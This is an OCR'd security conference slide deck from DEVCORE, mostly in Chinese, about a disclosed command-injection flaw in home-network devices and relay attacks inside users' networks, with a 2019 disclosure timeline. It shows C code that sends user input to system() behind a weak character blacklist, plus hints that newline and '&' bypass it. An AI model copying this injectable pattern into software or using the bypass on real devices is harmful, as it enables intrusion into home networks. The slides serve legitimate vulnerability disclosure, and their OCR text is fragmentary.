
```
71    while (BLACKLISTS[i] != 0) {
72        if (strchr(input, BLACKLISTS[i]) != 0) {
73            util_fdprintf(fd, "invalid char '%c' in command\n", BLACKLISTS[i]);
```

```
if (strchr(input, BLACKLISTS[i]) != 0)
```

```
76        i++;
77    }
78    snprintf(file_buf,  64, "/tmp/tmpfile.%d.%06ld", getpid(), random() % 1000000);
79    snprintf(cmd_buf, 1024, "/usr/bin/diag %s > %s 2>/dev/null", input, file_buf);
80    system(cmd_buf);
```

```
char *BLACKLISTS =
"|<>(){}`;";
```

```
char *BLACKLISTS =
"|<>(){}`;";
```


Command Injection
BYPASS THE FILTER
Championship
\n
&
–
2
1
3
comic.browserling.com

命令注入往往就是這麼簡單且樸實無華

見證奇蹟的時刻

ptt.cc - PCMan

連線 (C) 編輯 (E) 選項 (V) 我的最愛 (A) 紀錄 (Y) ANSI編輯 (N) 工具 (T) 說明 (H)

位址：

1 ptt.cc 2 ptt.cc

【主功能表】 批踢踢實業坊

三民主液 吾會所宗 以建民國

以進大洞 咨爾多嗜 為民前鋒

夙夜匪洩 主液是從 矢勤矢勇

必吸必終 一心一德 貫徹始終

中國台北人 想對 中國台北隊 說：中國台北隊的中國台北人選手：周天成：加油！

上方為使用者心情點播留言區，不代表本站立場

(A)nnounce 【 精華公佈欄 】

(F)avorite 【 我 的 最愛 】

(C)lass 【 分組討論區 】

(M)ail 【 私人信件區 】

(T)alk 【 休閒聊天區 】

(U)ser 【 個人設定區 】

(X)yz 【 系統資訊區 】

(P)lay 【 娛樂與休閒 】

(N)amelist 【 編特別名單 】

(G)oodbye 離開，再見…

[7/25 星期四 5:15] [雙子時] 線上41183人，我是p8361 [呼叫器]打開

連線時間：0 小時 50 分 34 秒 位址：telnet://ptt.cc

指哪打哪的**最後一哩路**

對於大部分企業而言
進入內網後就會像員工一樣，
打招呼之後進機房，大家相親相愛

DEVCORE SECURITY CONSULTING


對於大部分用戶而言
進入內網後就會像家人一樣，
打招呼之後進房間，大家相親相愛
DEVCORE SECURITY CONSULTING

DEVCORE
SECURITY
CONSULTING

轉起來轉起來！
淺談中繼攻擊於用戶內網中的影響


Chris Lin 林昆憲

戴夫寇爾股份有限公司

contact@devco.re

Sniffer 竊聽 PTT 查網軍密碼

中間人攻擊 SSLStrip **竊取信用卡資料**



更新劫持、水坑式攻擊**控制你電腦**

結合紅隊、**繞過白名單信任**

輕鬆繞過開發者 ACL 或 AWS IP 白名單政策

```
iptables -A WAN-INPUT -p tcp -m multiport
--dports 3097,6998 -j WAN-BLOCK
```

通報時程

- Jul 28, 2019 - 透過 TWCERT/CC 回報中華電信
- Aug 14, 2019 - 廠商回覆清查並修補設備中
- Aug 27, 2019 - 廠商回覆九月初修補完畢
- Aug 30, 2019 - 廠商回覆已完成受影響設備的韌體更新
- Sep 11, 2019 - 廠商回覆部分用戶需派員更新, 延後公開時間
- Sep 23, 2019 - 與 TWCERT/CC 確認可公開

風險評鑑的盲點

{ 弱點 x 機率 x 資產價值 }

企業的想法：屁拉，最好真的有這麼厲害的駭客

10 x 1% x 10 = 1

√ 攻方的想法：電影演的都是真的拉

10 x 100% x 10 = 100

???

沒錯!
我們就是這麼厲害!

DEVCORE

Thanks!

 orange_8361

 orange@devco.re

 https://blog.orange.tw